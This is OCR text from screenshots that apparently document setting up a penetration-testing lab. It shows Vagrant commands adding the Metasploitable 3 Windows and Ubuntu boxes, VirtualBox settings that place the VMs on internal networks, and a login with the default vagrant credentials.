

boxes_default_1713711081673_83717 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Password: vagrant
Administrator
vagrant
Cancel
Windows Server 2008 R2
Standard
Right Ctrl


Oracle VM VirtualBox Manager
File Machine Help
Tools
kali-linux-2024.1-virtualbox-amd64
Powered Off
boxes_default_1713711081673_83...
Powered Off
A
New
Settings
B
Discard
Start
General
Name: boxes_default_1713711081673_83717
Operating System: Windows 2008 (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, Hyper-V
Paravirtualization
Preview
boxes_default_1713711081673_83717
Display
Video Memory: 4 MB
Graphics Controller: VBoxVGA
Remote Desktop Server Port: 5952
Recording: Disabled
Storage
Controller: IDE Controller
IDE Primary Device 0: metasploitable3-win2k8-disk001.vmdk (Normal, 60.00 GB)
Audio
Disabled
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
Disabled
Shared folders


boxes_default_1713711081673_83717 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
General
Basic
Advanced
Description
Disk Encryption
Name: Metsploitable 3 - Windows version
Type: Microsoft Windows
Version: Windows 2008 (64-bit)
Cancel
OK


boxes_default_1713711081673_83717 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to: Internal Network
Name: PentestNet
Advanced
Adapter Type: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Allow All
MAC Address: 080027D7CCD8
Cable Connected
Port Forwarding
Cancel
OK


Metsploitable 3 - Windows version - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
HiddenNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027ABCD08
Cable Connected
Port Forwarding
Cancel
OK





```
glen@ubuntu:~/.vagrant.d/boxes$ vagrant box add rapid7/metasploitable3-ub1404
==> box: Loading metadata for box 'rapid7/metasploitable3-ub1404'
    box: URL: https://vagrantcloud.com/api/v2/vagrant/rapid7/metasploitable3-ub1404
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice:
Invalid choice. Try again: 1
==> box: Adding box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-ub1404/versions/0.1.12-weekl
y/providers/virtualbox/unknown/vagrant.box

==> box: Successfully added box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for 'virtualbox'!
```


A


B


```
glen@ubuntu:~/.vagrant.d/boxes$ rm Vagrantfile
glen@ubuntu:~/.vagrant.d/boxes$ ls -l
total 8
drwxrwxr-x 3 glen glen 4096 Apr 21 10:43 metasploitable3-win2k8
drwxrwxr-x 3 glen glen 4096 Apr 21 11:21 rapid7-VAGRANTSLASH-metasploitable3-ub1404
```


```
glen@ubuntu:~/.vagrant.d/boxes$ mv rapid7-VAGRANTSLASH-metasploitable3-ub1404 metasploitable3-ub1404
glen@ubuntu:~/.vagrant.d/boxes$ vagrant init metasploitable3-ub1404
A `Vagrantfile` has been placed in this directory. You are now
ready to `vagrant up` your first virtual environment! Please read
the comments in the Vagrantfile as well as documentation on
`vagrantup.com` for more information on using Vagrant.
glen@ubuntu:~/.vagrant.d/boxes$
```







Oracle VM VirtualBox Manager
File Machine Help
Tools
kali-linux-2024.1-virtualbox-amd64
Powered Off
Metsploitable 3 - Windows version (Inital)
Powered Off
metasploitable3-ub1404
Powered Off
New
Settings
Discard
Start
General
Name: metasploitable3-ub1404
Operating System: Ubuntu (64-bit)
System
Base Memory: 4096 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Display
Video Memory: 8 MB
Graphics Controller: VBoxVGA
Remote Desktop Server Port: 5949
Recording: Disabled
Preview
metasploitable3-ub1404


metasploitable3-ub1404 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to: Internal Network
Name: HiddenNet
Advanced
Adapter Type: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Allow All
MAC Address: 080027A22CFE
Cable Connected
Port Forwarding
Cancel
OK


metasploitable3-ub1404 (Initial) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu 14.04 LTS ubuntu tty1
ubuntu login:
Username: vagrant
Password: vagrant
Right Ctrl


metasploitable3-ub1404 (Initial) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu login: vagrant
Password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
* Documentation: https://help.ubuntu.com/
vagrant@ubuntu:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
link/ether 08:00:27:a2:2c:fe brd ff:ff:ff:ff:ff:ff
inet 10.11.12.20/24 brd 10.11.12.255 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fea2:2cfe/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:11:b3:76:49 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
inet6 fe80::42:11ff:feb3:7649/64 scope link
valid_lft forever preferred_lft forever
5: veth40c6597: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP gro
up default
link/ether 3e:e1:20:db:69:46 brd ff:ff:ff:ff:ff:ff
inet6 fe80::3ce1:20ff:fedb:6946/64 scope link
valid_lft forever preferred_lft forever
vagrant@ubuntu:~$ _
Right Ctrl